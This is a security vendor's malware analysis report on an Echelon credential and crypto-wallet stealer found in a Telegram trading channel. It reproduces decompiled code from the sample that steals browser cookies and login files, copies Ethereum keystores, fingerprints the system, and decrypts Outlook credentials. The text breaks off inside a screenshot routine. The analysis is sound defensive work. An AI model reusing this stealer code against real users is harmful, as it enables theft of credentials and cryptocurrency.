SAFEGUARD CYBER

Malware Targeting Crypto Wallets Detected In Crypto Trading Forum

Malware Report

DIVISION SEVEN

TABLE OF CONTENTS

01 Executive Summary

01 Background

01 Event Analysis

02 Malware Summary

03 Detailed Malware Analysis

12 Technical Details

Executive Summary

SafeGuard Cyber detected a sample of the Echelon malware posted to a cryptocurrency discussion Telegram channel in October 2021.

Based on the malware and the manner in which it was posted, SafeGuard Cyber believes that is was not part of a coordinated campaign and was simply targeting new or naive users of the channel.

The sample of Echelon that we analyzed targets credentials, crypto wallets, and has some fingerprinting capabilities.

Background

In October 2021, SafeGuard Cyber detected a credential stealer piece of malware being posted in a cryptocurrency trading Telegram channel that we monitor as part of our work with financial service customers in the digital currency space. We analyzed and identified the malware sample as "Echelon" and reviewed the messages surrounding the post.

Event Analysis

SafeGuard Cyber believes that this was an isolated one-off incident meant to target new unsuspecting users of the channel.

- The handle "Smokes Night" was only used once on the channel and the only post it made was to post Echelon.
- The post did not appear to be a response to any of the surrounding messages in the channel.
- We did not see anyone respond to "Smokes Night" or complain about the file, though this does not prove that users of the channel did not get infected.

Malware Summary

This sample of Echelon was delivered in an .rar file titled "present).rar". Inside it included 3 files:

- pass - 123.txt: A Benign text document containing a password
- DotNetZip.dll: A non-malicious - class library and toolset for manipulating zip files. (MD5 Hash: 60CAABBD43235889D64F230617C0E24E)
- Present.exe: The malicious executable for the Echelon Credential Stealer/ Bitcoin Wallet Stealer (MD5 Hash: F407B3F68D5603C74C810BA16C08EC9D)

An analysis of the malicious executable shows that it contains several anti-analysis features. It has 2 anti-debugging functions, which immediately terminate the process if a debugger or other malware analysis tools are detected. Additionally, the sample is obfuscated using ConfuserEx v1.0.0.

After de-obfuscating the .NET code, we found that the sample performs several crypto wallet and credential stealing functions, as well as domain detection and computer fingerprinting. The malware will also attempt to take a screenshot of the victim machine.

The sample attempts to steal credentials from multiple different messaging, FTP, and VPN platforms, including:

- Discord
- Edge
- FileZilla
- NordVPN
- OpenVPN
- Outlook
- Pidgin
- ProtonVPN
- Psi(Jabber)
- Telegram
- TotalCommander


The sample attempts to steal the credentials/data for the following digital currency wallets:

- Armory
- AtomicWallet
- BitcoinCore
- ByteCoin
- DashCore
- Electrum
- Exodus
- Ethereum
- Jaxx
- LitecoinCore
- Monero
- Zcash

Fortunately, Windows Defender detects and deletes the Present.exe sample and alerts it as "#LowFI:HookwowLow".

Detailed Malware Analysis


The first thing to note about this particular sample of Echelon is that it is obfuscated using "ConfuserEx v1.0.0", making analysis of the code impossible without first de-obfuscating the code. SafeGuard Cyber was able to analyze the malware by using ConfuserEx Unpacker. The tool can be found on Github.



```
[module: ConfusedBy("ConfuserEx v1.0.0")]
```

Screenshot of the ConfuserEx v1.0.0 module in the sample

This sample of Echelon also contains anti-debugging methods. While attempting to step through the sample, the sample will always break at the same location when it runs a check using the RuntimeAssembly .Net library.




```
        // Token: 0x060042E9 RID: 17129 RVA: 0x000F6F38 File Offset: 0x000F5138
        [SecuritySafeCritical]
        [SecurityPermission(SecurityAction.Demand, ControlEvidence = true)]
        public override Module LoadModule(string moduleName, byte[] rawModule, byte[] rawSymbolStore)
        {
            RuntimeModule result = null;
            RuntimeAssembly.LoadModule(this.GetNativeHandle(), moduleName, rawModule, (rawModule != null) ?
              rawModule.Length : 0, rawSymbolStore, (rawSymbolStore != null) ? rawSymbolStore.Length : 0,
              JitHelpers.GetObjectHandleOnStack<RuntimeModule>(ref result));
            return result;
        }
```

Screenshot of where the sample breaks

After de-obfuscating the assembly, it became easy to understand what techniques and types of data this Echelon sample was looking for. This sample uses the "%USERPROFILE%" variable to scrape the "AppData\\Roaming", "AppData\\Local\\Temp", "AppData\\Local" directories for user information. Specifically it looks to steal data from these files:

- "key3.db",
- "key4.db",
- "cookies.sqlite",
- "logins.json"


It will then append all successfully scraped data to files such as "//Passwords_Mozilla.txt" or "//Cookies_Mozilla.txt". Additionally, this sample contains large amounts of assembly regarding stealing the same data from the Gecko browser as well.



```
// Token: 0x060001E1 RID: 481 RVA: 0x0000F018 File Offset: 0x0000D218
public static void Cookies()
{
    List<string> list = new List<string>();
    list.AddRange(Steal.FindPaths(Steal.LocalAppData, 4, 1, new string[]
    {
        "key3.db",
        "key4.db",
        "cookies.sqlite",
        "logins.json"
    }));
    list.AddRange(Steal.FindPaths(Steal.RoamingAppData, 4, 1, new string[]
    {
        "key3.db",
        "key4.db",
        "cookies.sqlite",
        "logins.json"
    }));
    foreach (string text in list)
    {
        string fullName = new FileInfo(text).Directory.FullName;
        string browser_name = text.Contains(Steal.RoamingAppData) ? Steal.prbn(fullName) : Steal.plbn(fullName);
        string name = Steal.GetName(fullName);
        Steal.CookMhn(fullName, browser_name, name);
        string text2 = "";
        foreach (string str in Steal.Cookies_Gecko)
        {
            text2 += str;
        }
        if (text2 != "")
        {
            File.WriteAllText(Help.Cookies + "\\Cookies_Mozilla.txt", text2, Encoding.Default);
        }
    }
}
```

Screenshot of the cookie stealer in the sample

Directories for the stolen data for the majority of the currency wallets are then created. This method is used for most of the digital currency wallets.




```
namespace Echelon
{
    // Token: 0x0200005F RID: 95
    internal class Ethereum
    {
        // Token: 0x06000264 RID: 612 RVA: 0x00012C84 File Offset: 0x00010E84
        public static void EcoinStr(string directorypath)
        {
            try
            {
                foreach (FileInfo fileInfo in new DirectoryInfo(Help.AppDate + "\\Ethereum\\keystore").GetFiles())
                {
                    Directory.CreateDirectory(directorypath + Ethereum.EthereumDir);
                    fileInfo.CopyTo(directorypath + Ethereum.EthereumDir + fileInfo.Name);
                }
                Ethereum.count++;
                StartWallets.count++;
            }
            catch
            {
            }
        }
```

Screenshot of the directory creation method

This sample also uses the "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall" registry key to grab the victims system information and then creates a document called "programs.txt" in which it stores this data. Some of the data that is grabbed:


- Running Processes
- GPU Name
- Physical Memory
- Processor Data
- Operating System Information



```
{
    // Token: 0x02000052 RID: 82
    internal class Systemsinfo
    {
        // Token: 0x0600022D RID: 557 RVA: 0x00011290 File Offset: 0x0000F490
        public static void ProgProc(string Echelon_Dir)
        {
            Systemsinfo.PcInfo(Echelon_Dir);
            using (StreamWriter streamWriter = new StreamWriter(Echelon_Dir + "\\Programms.txt", false, Encoding.Default))
            {
                try
                {
                    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
                    string[] subKeyNames = registryKey.GetSubKeyNames();
                    for (int i = 0; i < subKeyNames.Length; i++)
                    {
                        RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
                        string text = registryKey2.GetValue("DisplayName") as string;
                        if (text != null)
                        {
                            streamWriter.WriteLine(text);
                        }
                    }
                }
                catch
                {
                }
            }
            try
            {
                using (StreamWriter streamWriter2 = new StreamWriter(Echelon_Dir + "\\Processes.txt", false, Encoding.Default))
                {
                    Process[] processes = Process.GetProcesses();
                    for (int j = 0; j < processes.Length; j++)
                    {
                        streamWriter2.WriteLine(processes[j].ProcessName.ToString());
                    }
                }
            }
            catch
            {
            }
```

Screenshot of the system grab for running processes

In addition to currency wallets, this sample also appears to be capable of stealing credentials and data from the email client Outlook. To do this, the sample tries to steal this information from the “CurrentUser” registry key.




```
        // Token: 0x0600020E RID: 526 RVA: 0x000107AC File Offset: 0x0000E9AC
        public static object GetInfoFromReg(string path, string valueName)
        {
            object result = null;
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(path, false);
                result = registryKey.GetValue(valueName);
                registryKey.Close();
            }
            catch
            {
            }
            return result;
        }

        // Token: 0x0600020F RID: 527 RVA: 0x000107F0 File Offset: 0x0000E9F0
        public static string Decrypt(byte[] encrypted)
        {
            try
            {
                byte[] array = new byte[encrypted.Length - 1];
                Buffer.BlockCopy(encrypted, 1, array, 0, encrypted.Length - 1);
                return Encoding.UTF8.GetString(ProtectedData.Unprotect(array, null, DataProtectionScope.CurrentUser)).Replace(Convert.ToChar(0).ToString(), "");
            }
            catch
            {
            }
            return "null";
        }
```

(Outlook Stealer RegistryKey Search)


This sample also contains domain detection. This means that the sample will also attempt to steal data regarding any domain that the victim has visited.



```
{
    // Token: 0x02000022 RID: 34
    public class DomainDetect
    {
        // Token: 0x060000B2 RID: 178 RVA: 0x0000A2A8 File Offset: 0x000084A8
        public static void Start(string Browser)
        {
            try
            {
                Encoding utf = Encoding.UTF8;
                List<string> list = (from w in Resources.Domains.Split(new char[0])
                select w.Trim() into w
                where w != ""
                select w.ToLower()).ToList<string>();
                DirectoryInfo directoryInfo = new DirectoryInfo(Help.Cookies);
                FileInfo[] files = directoryInfo.GetFiles("*.txt", SearchOption.AllDirectories);
                List<string> list2 = new List<string>();
                foreach (FileInfo fileInfo in files)
                {
                    list2.AddRange(File.ReadAllLines(fileInfo.FullName, utf));
                    Console.WriteLine(fileInfo.FullName);
                }
                HashSet<string> hashSet = new HashSet<string>();
                foreach (string text in list2)
                {
                    List<string> list3 = (from w in text.Split(new char[0])
                    select w.Trim() into w
                    where w != ""
                    select w.ToLower()).ToList<string>();
                    foreach (string item in list3)
                    {
                        if (!hashSet.Contains(item))
                        {
                            hashSet.Add(item);
                        }
                    }
                }
                HashSet<string> hashSet2 = new HashSet<string>();
                foreach (string text2 in list)
                {
                    foreach (string text3 in hashSet)
                    {
                        if (text3.Contains(text2) && !hashSet2.Contains(text2))
                        {
                            hashSet2.Add(text2);
                        }
                    }
                }
                File.WriteAllLines(Browser + "\\DomainDetect.txt", hashSet2, Encoding.Default);
                string.Join(", ", hashSet2);
            }
            catch
            {
            }
        }
    }
```

(Domain Detection)


Echelon also appears to take a screenshot of the primary screen of its victim. This screenshot, as shown in some of the above images, is also sent to the C2.



```
namespace Echelon
{
    // Token: 0x02000051 RID: 81
    internal class Screenshot
    {
        // Token: 0x0600022B RID: 555 RVA: 0x00011214 File Offset: 0x0000F414
        public static void Start(string Echelon_Dir)
        {
            try
            {
                int width = Screen.PrimaryScreen.Bounds.Width;
                int height = Screen.PrimaryScreen.Bounds.Height;
